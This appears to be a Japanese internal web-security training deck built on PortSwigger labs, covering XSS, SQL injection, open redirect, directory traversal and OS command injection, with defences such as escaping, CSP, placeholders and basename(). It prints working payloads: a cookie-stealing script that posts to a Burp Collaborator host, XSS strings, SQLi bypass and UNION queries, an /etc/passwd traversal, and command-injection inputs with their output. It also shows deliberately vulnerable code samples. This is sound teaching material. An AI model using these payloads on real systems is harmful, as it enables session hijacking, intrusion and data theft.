
## Burp Collaborator

- 対象アプリケーションから外部リソースへリクエストが生じる場合に、どのようなリクエストが飛んでいるか確認するツール
- 自前でサーバー用意する必要がないので便利




## Burp Collaborator

- メニュー > Burp > Burp Collaborator client を起動



# Burp Collaborator



- Copy to clipboard で Collaborator の URL が発行される
- クリックするたびに変わるので注意
- Poll now で Collaborator URL へのリクエストを取得できる
- Collaborator URL は [ランダムな文字列].burpcollaborator.net な URL

## 例えばこんな感じ

```
> curl -k -X POST --header 'X-Test: AAAA' --data "param=value" \
https://503xt909zda6haolnanzvavga7gx4m.burpcollaborator.net
```

The screenshot shows the Burp Suite interface with the Network tab selected. The timeline pane displays two entries: an HTTP request at 2020-Jun-01 07:16:19 UTC and a DNS entry at 2020-Jun-01 07:16:10 UTC. The details pane shows the raw request data, which includes a POST method, Host header pointing to '503xt909zda6haolnanzvavga7gx4m.burpcollaborator.net', User-Agent 'curl/7.54.0', Accept: \*/\*, X-Test: AAAA, Content-Length: 11, Content-Type: application/x-www-form-urlencoded, and the parameter 'param=value'. The parameters pane at the bottom shows the 'param' key with its value 'value'.

#	Time	Type	Payload	Comment
1	2020-Jun-01 07:16:19 UTC	HTTP	503xt909zda6haolnanzvavga7gx4m	
2	2020-Jun-01 07:16:10 UTC	DNS	503xt909zda6haolnanzvavga7gx4m	

Description Request to Collaborator Response from Collaborator

Raw Params Headers Hex

```
1 POST / HTTP/1.1
2 Host: 503xt909zda6haolnanzvavga7gx4m.burpcollaborator.net
3 User-Agent: curl/7.54.0
4 Accept: /*
5 X-Test: AAAA
6 Content-Length: 11
7 Content-Type: application/x-www-form-urlencoded
8
9 param=value
```

?

< + > Type a search term 0 highlights

## Exploiting cross-site scripting to steal cookies

- <https://portswigger.net/web-security/cross-site-scripting/exploiting/lab-stealing-cookies>
  - Hello, admin というコメントを書くと admin がそのコメントを見にきます
  - admin の Cookie を Burp Collaborator に送信するような XSS ペイロードを作成してみましょう
  - 盗んだ Cookie を使って admin になりましょう

## 答えのサンプル

Hello, admin

```
<script>
fetch('https://0abebs28h9e6kbmaao1ae5nfj6pzdo.burpcollaborator.net', {
  method: 'POST',
  mode: 'no-cors',
  body:document.cookie
});
</script>
```



## XSSによる脅威

- このようにセッション Cookie を盗まれるとセッションハイジャックに繋がる
  - なので Cookie には httpOnly という属性がある(後述)
- 今回は Cookie を取得したが、例えば以下のことも可能
  - パスワードやクレジットカードの入力を不正に取得
  - センシティブな情報を表示している HTML そのものを取得

## Exploiting XSS to perform CSRF

- <https://portswigger.net/web-security/cross-site-scripting/exploiting/lab-perform-csrf>
  - ユーザーのメールアドレスを変更しましょう
  - XSS を使って CSRF を実行しましょう
  - CSRF... 覚えていますか...?



## 脆弱性のあるコードの例

PHP

```
echo $user_input;
```

Rails

```
<%= raw @user_input %> // <script>alert(1)</script>
<p class=<%= @user_input %>...</p> // x" onmouseover="alert(1)
<%= link_to "My Home Page", @user.home_page %> // javascript:alert(1)
```

## 脆弱性のあるコードの例

- Client Side Template Injection (後述) による XSS

Vue.js

```
<div v-html="".constructor.constructor('alert(1))()">a</div>
```

Angular

```
{{$on.constructor('alert(1))()}}
```

## XSS Payloads

```
<body onload=alert(1)>
```

```
<svg><a xlink:href="javascript:alert(1)"><text x="20" y="20">XSS</text></a>
```

```
<math><x href="javascript:alert(1)">blah
```



## How to prevent XSS ?

### 1. HTML コンテキストでは特定の記号を次のように実体参照に置き換える

多くの言語にエスケープ用の関数があるので、それを利用すること。

例えば PHP では htmlspecialchars() があるし、Rails ではテンプレートで明示的に指定しない限りデフォルトでエスケープしてくれる

変換前	変換後
>	&gt;
<	&lt;
&	&amp;
“	&quot;
‘	&#39;

<script>alert(1)</script>



&lt;script&gt;alert(1)&lt;/script&gt;



## How to prevent XSS ?

### 2. リンクとして表示する場合は http:// か https:// とする

- javascript: や data: スキームで JavaScript が実行できる
- これらのスキームをブラックリストで登録しても抜けが出るのでホワイトリストで http:// と https:// のみを許可するようにする

## HTML を表示したいんですが.....

- ブログサービスなどではユーザー入力値をそのまま HTML として表示することが求められる
- その場合は一度 HTML をパースし、タグや属性などを制限するアプローチを取ることになる
  - これも著名なライブラリがあれば、それを利用すること
  - 一方で、そのライブラリでバイパスが見つかる可能性も十分あるので、リースを継続して見ていく必要がある
- 著名なライブラリとして次のようなものがある
  - <https://github.com/vmg/redcarpet>
  - <https://github.com/ezyang/htmlpurifier>
  - <https://github.com/cure53/DOMPurify>



## How to mitigate XSS ?

- もし XSS を作り込んでしまっても影響を緩和することも重要
- **CSP ( Content Security Policy )**
  - リソースの読み込みの制限を行う
- **Cookie の httpOnly 属性**
  - XSS の緩和策というより、XSS によるセッションハイジャックの緩和策

## CSP ( Content Security Policy ) Level 2

- 信頼できる参照元のホワイトリストを作り、そのリストにあるリソースのみを実行したり読み込んだりする
- JavaScript だけでなく CSS やイメージ、iframe などのリソースを制御可能

Content-Security-Policy: script-src '**self**' https://assets.example.com



## CSP Level 2 のつらいところ

- リソースを把握してホワイトリストにするので既存のアプリケーションに適用するのが大変
- inline script も書けない ( unsafe-inline をつけると XSS 保護できない )
- CSP 利用のドメインの94%が Bypass 可能というレポート
  - <https://ai.google/research/pubs/pub45542>
  - 例えば ajax.googleapis.com から古い angular を読み込んで XSS
- Bypass 可能かどうかは csper.io や csp-evaluator.withgoogle.com で確認できる



## CSP Level 3 へ

- nonce が一致しない / ついていない場合は実行しない

Content-Security-Policy: script-src **nonce**-"abcd..."

```
<script nonce="abcd...">doSomething()</script>
```

- 最近のアプリケーションは script タグなどを自身で追加しているので難しい
- そこで strict-dynamic という値が追加されており、nonce が追加されているスクリプトから動的に生成された script にも実行許可がつく
- <https://inside.pixiv.blog/kobo/5137>



## Cookie の httpOnly 属性

- XSS の緩和策ではなく、XSS によるセッションハイジャックの緩和策
- Cookie に httpOnly 属性を付与すると、その Cookie には JavaScript を使ってアクセスできなくなる
  - `document.cookie` を実行しても、その Cookie は取得できない

## 余談

- XSS は JavaScript を挿入するのに対し、CSS Injection と呼ばれるものもある
  - CSS Injection によって入力フォームの内容を窃取することが可能
  - <https://diary.shift-js.info/css-injection/>
- また、Cross-Origin からデータをリークする手法は XS-Leak と呼ばれ、色々ある
  - <https://github.com/xsleaks/xsleaks>

# Web セキュリティ研修

## ～SQL Injection～

セキュリティ対策室  
Kohei Morita / @mrtc0

## SQLインジェクションとは

- データベースを不正に操作されてしまう脆弱性
- ユーザー入力値を使って SQL クエリを組み立てているような、ほとんどのWeb アプリケーションで生じる可能性のある脆弱性

```
SELECT * FROM users WHERE email = $email AND password = $password;
```

A screenshot of a login interface. It features two input fields: 'Username or Email Address' and 'Password'. Below these is a 'Remember Me' checkbox and a blue 'Log In' button.

```
email=user@example.com&password=password
```

```
SELECT * FROM users WHERE email = 'user@example.com' AND password = 'password'
```

```
email=user@example.com' --&password=password
```



```
SELECT * FROM users WHERE email = 'user@example.com' -- AND password = $password;
```

## SQL インジェクションによる影響

- データベースの情報が窃取される
- ログインのバイパスやデータ改ざん
- 任意ファイルの読み書きや OS コマンドの実行
  - DBMSの設定に依存することがある
  - <https://pulsesecurity.co.nz/articles/postgres-sqli>
- 非常に危険な脆弱性であり、絶対に作り込んではいけない



## SQL インジェクションはどこで発生するか

- SQL を呼び出す場面
  - CRUD 全部で発生する
- SQL インジェクションと聞くと MySQL や PostgreSQL などの RDBMS を連想するが、MongoDB のような NoSQL でも発生する
  - この場合は NoSQL Injection と呼ばれることが多い
  - <https://owasp.org/www-pdf-archive/GOD16-NOSQL.pdf>



## SQL インジェクションを体験する前に...

- SQL インジェクションは非常に危険な脆弱性
- 実際に発行されているSQLクエリがわからない場合、適当に試すとデータベースを吹き飛ばす可能性がある
- 絶対に本番環境で試したり、自分の管轄外のアプリケーションに試みてはいけない

## SQL インジェクションで隠されたデータを探そう

- <https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data>
  - 下記のような SQL クエリがフィルタで使われている

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

- SQL インジェクションで隠された商品を抜き出してみよう
  - 20件表示されたらOK!
- アプリケーションが発行している SQL 文を想像することがコツ



# 正常系

Send Cancel < | > | ?

## Request

Raw Params Headers Hex

```

1 GET /filter?category=Accessories HTTP/1.1
2 Host: ac741f231fceeffa80221165004600a0.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:77.0)
Gecko/20100101 Firefox/77.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
5 Accept-Language: ja,en;q=0.7,en-US;q=0.3
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer:
https://ac741f231fceeffa80221165004600a0.web-security-academy.net/
9 Cookie: session=W33GmrLfr7KM2x5FpVpJ0dF2S7PGef7v
10 Upgrade-Insecure-Requests: 1
11
12

```

Target: https://ac741f231fceeffa80221165004600a0.web-security-academy.net  

## Response

Raw Headers Hex HTML Render

```

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 4238
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
10    <title>SQL injection vulnerability in WHERE clause allowing
retrieval of hidden data</title>
11  </head>
12  <body>
13    <div theme="ecommerce">
14      <script src="/resources/js/labHeader.js"></script>
15    <div id="labHeader">
16

```

**Request**

Raw Params Headers Hex

category=Accessories'

```

1 GET /filter?category=Accessories' HTTP/1.1
2 Host: ac741f231fcceefafa80221165004600a0.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:77.0)
Gecko/20100101 Firefox/77.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
5 Accept-Language: ja,en;q=0.7,en-US;q=0.3

```

**Response**

Raw Headers Hex Render

```

1 HTTP/1.1 500 Internal Server Error
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 23
5
6 "Internal Server Error"

```

**Request**

Raw Params Headers Hex

category=Accessories''

```

1 GET /filter?category=Accessories'' HTTP/1.1
2 Host: ac741f231fcceefafa80221165004600a0.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:77.0)
Gecko/20100101 Firefox/77.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
5 Accept-Language: ja,en;q=0.7,en-US;q=0.3
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer:
https://ac741f231fcceefafa80221165004600a0.web-security-academy.net/
9 Cookie: session=W33GmrLfr7KM2x5FpVpJ0dF2S7PGef7v
10 Upgrade-Insecure-Requests: 1
11
12

```

**Response**

Raw Headers Hex HTML Render

```

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 3037
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
10    <title>SQL injection vulnerability in WHERE clause allowing
retrieval of hidden data</title>
11   </head>
12   <body>
13     <div theme="ecommerce">
14       <script src="/resources/js/labHeader.js"></script>
15     <div id="labHeader">

```

## アプリケーションではどのようなクエリが発行されている？

```
SELECT * FROM products WHERE category = 'Accessories' AND released = 1;
```

// SQL のシンタックスとしておかしいのでエラーになる

```
SELECT * FROM products WHERE category = 'Accessories'" AND released = 1;
```

// シングルクオーテーション 2つでSQLシンタックスとして正しい

// クエリの内容は正常系と変わらないので、同じレスポンスが返る

```
SELECT * FROM products WHERE category = 'Accessories'" AND released = 1;
```



## 全ての商品を表示するにはどうすればいいだろう？

```
SELECT * FROM products WHERE category = $input AND released = 1;
```

- \$input 以降を自由に変更できる
- WHERE 句全体が True になれば全部表示できそうですね ;)



## SQL インジェクションで認証バイパスしてみよう

- <https://portswigger.net/web-security/sql-injection/lab-login-bypass>
  - administrator でログインしよう
  - アプリケーションで発行される SQL を想像してペイロードを考えよう
  - SELECT \* FROM users WHERE name = \$name AND pass = \$pass
  - SELECT \* FROM users WHERE name = '**administrator**' OR '1'='1'--  
AND pass=\$pass



## SQL インジェクションで色々なデータを抜き出そう

- <https://portswigger.net/web-security/sql-injection/examining-the-database/lab-querying-database-version-mysql-microsoft>
  - MySQL のバージョンやテーブルなどを抜き出してみよう
  - '%20UNION%20SELECT%20@@version,NULL--%20
  - '%20UNION%20SELECT%20schema\_name,NULL%20FROM%20information\_schema.schemata--%20
  - '%20UNION%20SELECT%20TABLE\_NAME,NULL%20FROM%20information\_schema.tables--%20



## 脆弱なコード例

PHP

NG

```
$prepare = $pdo->prepare('SELECT * FROM users WHERE id = '. $id. ';');  
$prepare->execute();
```

OK

```
$stmt = $pdo->prepare('SELECT * FROM users WHERE city = :city AND gender = :gender');  
$stmt->execute([':city' => $city, ':gender' => $gender]);
```



## 脆弱なコード例

Rails

NG

```
Model.where("name = '#{params[:name]}'")
```

OK

```
Model.where("name = ?", name)
```

```
Model.where(name: name)
```



## SQL インジェクションの対策

- 安全なSQLの呼び出し方 <https://www.ipa.go.jp/files/000017320.pdf>
- リテラルからはみ出して SQL 構文が変化してしまうのが原因
  - `SELECT * FROM users WHERE name='L'Arc~en-Ciel';`
- なので、変更されないようにプレースホルダを用いて SQL 文を組み立てる
  - `SELECT * FROM users WHERE name=?;`
  - "?" はプレースホルダと呼ばれ、パラメータを埋め込むことを示す
  - プレースホルダを含んだ SQL 文が事前に DB でコンパイルされ、その後、値がバインドされる
- 安易に文字列連結をしない



## SQL インジェクションの見つけ方

- ツールが多数あるのでそれを使ってもいいが、手動テストでも十分
  - 「'」を送信してエラーになったり異常になるか
  - ?page=1 の場合、?page=1+1 として2ページ目が返るか
  - OR 1=1 や OR 1=2 などでレスポンスに違いがあるか
- コードベースで見つける場合は、ちゃんとプレースホルダを使っているかなどを見る
  - 文字列連結している場合は 🔥



## SQL インジェクションの影響範囲を調べるには？

- もし SQL インジェクションがあった場合...
- 事前にクエリログを取得しておく
  - プロキシやパケットでも良いので取得しておく
  - どのようなクエリが発行されたか調べて影響範囲を特定する



# Web セキュリティ研修

~ Open Redirect / Directory Traversal / RCE ~

セキュリティ対策室  
Kohei Morita / @mrtc0




# OpenRedirect



## オープンリダイレクト

- リダイレクト処理を行う場合に、ユーザー入力値を元にリダイレクトすると、攻撃者の用意したサイトにリダイレクトされたり、XSS が生じる



## 脆弱な例

PHP

```
$redirect_url = $_GET['url'];
header("Location: " . $redirect_url);
```

Rails

```
redirect_to params[:url]
```



## OpenRedirect を体験

- <https://portswigger.net/web-security/dom-based/open-redirection/lab-dom-open-redirection>
- 記事詳細ページの戻るボタンに脆弱性がある
- JavaScript を読もう



## 解説

```
returnURL = /url=https?:\/\/.+/.exec(location);
if(returnUrl)
  location.href = returnUrl[1];
else
  location.href = "/"
```

url というパラメータの値が URL ぽかつたら location.href でリダイレクトしている。  
なので、<https://...web-security-academy.net/post?postId=2&url=https://example.com> で  
<https://example.com> にリダイレクトされる。




## 対策

- リダイレクトしてよい URL (host) を定義し、検証を行う
  - 言語の標準ライブラリとして URL Parser があるならそれを使う
- 正規表現で頑張る場合は次の事項に気をつける
  - 入力値が / から始まっている場合は安全とは限らない
    - //example.com は有効な URL である
  - ドメイン名の正規表現
    - example.com.attacker.com にも対応できている?
  - http: , https: のみを受け入れる
    - javascript: を受け付けない





# 対策

- リダイレクト前にどこにリダイレクトするか確認を取る



To cancel, close this window






# Directory Traversal

-



## ディレクトリ・トラバーサルとは

- パラメータの値を元にサーバー内のファイルを取得している場合に、アプリケーションの意図しないファイルを取得や削除等される脆弱性
- パストラバーサルとも言う



## 脆弱な例

PHP

```
$file = $_GET['file'];  
readfile("/var/www/html/static/" . $file);
```

Rails

```
file = params[:file]  
File.read(file)
```



## ディレクトリ・トラバーサルを体験

- <https://portswigger.net/web-security/file-path-traversal/lab-simple>
- レスポンスをよく見てファイルを取得していそうなパラメータを探す
- ファイルの参照は絶対パス以外に相対パスを使う方法もある



## 解説

- 画像を取得するのに filename パラメータがある
  - 46.jpg というファイルを取得していると推測できる

```
<section class="product">
    <h3>Hitch A Lift</h3>
    
    $98.47
    
    <label>Description:</label>
```

- filename=../../../../../../../../etc/passwd にしてみると /etc/passwd が取得できる



## 対策

- ユーザーの入力値をファイルシステムを扱うような API に渡さない
- ディレクトリを含まないようにする
  - basename() などを利用してファイル名だけを返す

[1] pry(main)> File.basename "file.txt"

=> "file.txt"


[2] pry(main)> File.basename "../..../..etc/passwd"

=> "passwd"

[3] pry(main)> File.basename "/etc/passwd"

=> "passwd"






Remote Code Execution

# RCE

- OS Command Injection
- Template Injection
- Insecure Deserialization
- File upload







# OS Command Injection

-



## OS コマンドインジェクションとは

- 外部入力値をOS コマンドに渡している場合に、任意のコマンドが実行できてしまう脆弱性
- OS コマンドを使って処理を行うことは絶対にやめてほしい



## 脆弱な例

PHP

```
system("/path/to/command $user_input");
shell_exec($user_input);
```

Rails

```
eval(user_input)
system("/path/to/command #{user_input}")
`/path/to/command #{user_input}`
Kernel.exec("/path/to/command #{user_input}")
```



## OS コマンドインジェクションの体験

- <https://portswigger.net/web-security/os-command-injection/lab-simple>
- あるパラメータに OS コマンドインジェクションの脆弱性がある
  - ; id を入れてみよう
  - ; uname -a を入れてみよう
  - ls, cat, ps などのコマンドを実行してみよう

# 解答

Request		Response	
		Raw	Headers
1	POST /product/stock HTTP/1.1	1	HTTP/1.1 200 OK
2	Host: aca61fe71f5d369d805027c2007c0016.web-security-academy.net	2	Content-Type: text/plain; charset=utf-8
3	User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:77.0) Gecko/20100101 Firefox/77.0	3	Connection: close
4	Accept: */*	4	Content-Length: 1700
5	Accept-Language: ja,en;q=0.7,en-US;q=0.3	5	
6	Accept-Encoding: gzip, deflate	6	USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
7	Referer: https://aca61fe71f5d369d805027c2007c0016.web-security-academy.net/product?productId=1	7	user 1 0.0 0.0 1112 4 ? Ss 11:04 0:00 /sbin/docker-init -- /run.sh java -jar jars/lab-1.1.317.jar
8	Content-Type: application/x-www-form-urlencoded	8	user 6 1.6 5.0 2601880 100840 ? S1 11:04 0:08 java -jar jars/lab-1.1.317.jar
9	Origin: https://aca61fe71f5d369d805027c2007c0016.web-security-academy.net	9	user 15 0.0 0.0 4536 732 ? S 11:04 0:00 tee /var/log/dnsmasq/dnsmasq.log
10	Content-Length: 28	10	nobody 18 0.0 0.1 49964 2836 ? S 11:04 0:00 dnsmasq --log-queries=extra --log-facility=- --domain-needed --bogus-priv --no-resolv --address=/weliketoblog.com/192.168.0.1 --address=/weliketoblog.net/192.168.0.1
11	Connection: close	11	--address=/weliketoshop.net/192.168.0.1 --address=/compute.internal/127.0.0.1 --server=/portswigger.com/169.254.169.253 --server=/web-security-academy.net/169.254.169.253 --server=/burpcollaborator.net/169.254.169.253 --server=/amazonaws.com/169.254.169.253 --server=/aws.amazon.com/169.254.169.253 --server=/#/
12	Cookie: session=tJnxisIkGGW8w8CC4FvIDT9JXzUSEkv0	12	root 768 0.0 0.1 51836 3628 ? S 11:13 0:00 sudo -H -u #2001 sh -c bash /home/peter/stockreport.sh 1 2 ps aux
13	productId=1&storeId=2 ps aux	13	peter-et 771 0.0 0.0 4628 820 ? S 11:13 0:00 sh -c bash /home/peter/stockreport.sh 1 2 ps aux
14		14	peter-et 772 0.0 0.1 9920 2688 ? S 11:13 0:00 bash /home/peter/stockreport.sh 1 2
15		15	peter-et 773 0.0 0.1 34400 2912 ? R 11:13 0:00 ps aux
16		16	peter-et 774 0.0 0.0 9920 228 ? R 11:13 0:00 bash /home/peter/stockreport.sh 1 2
17		17	peter-et 775 0.0 0.0 9920 228 ? R 11:13 0:00 bash /home/peter/stockreport.sh 1 2
18		18	peter-et 776 0.0 0.0 4512 772 ? S 11:13 0:00 rev peter-et 777 0.0 0.0 13560 1068 ? R 11:13 0:00 sed s/0/1/
19		19	

## 対策

